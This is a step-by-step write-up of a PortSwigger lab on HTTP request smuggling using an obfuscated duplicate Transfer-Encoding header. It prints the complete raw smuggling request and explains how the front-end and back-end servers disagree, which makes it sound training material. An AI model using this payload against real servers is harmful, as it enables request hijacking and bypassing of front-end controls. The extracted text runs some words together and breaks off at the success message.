PortSwigger
Lab Description
This lab involves a front-end and back-end server, and the two servers handle duplicate HTTP request headers in different ways. The front-end server rejects requests that aren’t using the GET or POST method.
Objective: Smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method
GPOST.
Step 1: Understanding the Vulnerability
The TE header obfuscation technique:
- The front-end and back-end servers handle duplicate headers differently
- By adding a duplicate
Transfer-Encodingheader with an obfuscated value (cow), we can confuse the front-end - The front-end may ignore the malformed header, while the back-end processes the valid one
The attack:
- Send a request with two
Transfer-Encodingheaders - One valid (
chunked), one obfuscated (cow) - Front-end sees the obfuscated header and ignores chunked encoding
- Back-end sees the valid
chunkedheader and processes chunked encoding - This creates a smuggling opportunity
Capture the GET request

Step 2: Important Preparation
Ensure “Update Content-Length” is unchecked:
- Go to Repeater menu
- Uncheck “Update Content-Length”
Switch protocol to HTTP/1:
- In Repeater, go to Inspector panel
- Under Request attributes, change Protocol from
HTTP/2toHTTP/1
Step 3: The Smuggling Payload
Step 3.1: Send the Following Request Twice
POST / HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked
Transfer-encoding: cow

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0

Important: Include the trailing \r\n\r\n after the final 0.
Step 4: Request Breakdown
Headers Section
| Header | Value | Purpose |
|---|---|---|
Transfer-Encoding | chunked | Valid TE header |
Transfer-encoding | cow | Obfuscated (case variation) |
How Servers Interpret
| Server | Behavior | Sees |
|---|---|---|
| Front-end | May ignore malformed TE header | Uses Content-Length: 4 |
| Back-end | Accepts valid Transfer-Encoding: chunked | Processes chunked encoding |

From your screenshot:
Transfer-Encoding: chunked
Transfer-encoding: cow
The Smuggled Request
The chunk size 5c (hex) = 92 bytes, containing:
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
Step 5: Why This Works
TE header obfuscation:
- Front-end sees
Transfer-encoding: cow(invalid) and falls back toContent-Length - Back-end sees
Transfer-Encoding: chunked(valid) and processes chunks - The mismatch creates a smuggling opportunity
The result:
- The back-end processes the smuggled
GPOST /request - The next request’s method becomes
GPOST
Step 6: Differential Response
From your screenshot:
HTTP/1.1 403 Forbidden
Content-Length: 27

"Unrecognized method GPOST"
- The method
GPOSTwas successfully smuggled!
Step 7: Lab Solved
Success message displayed: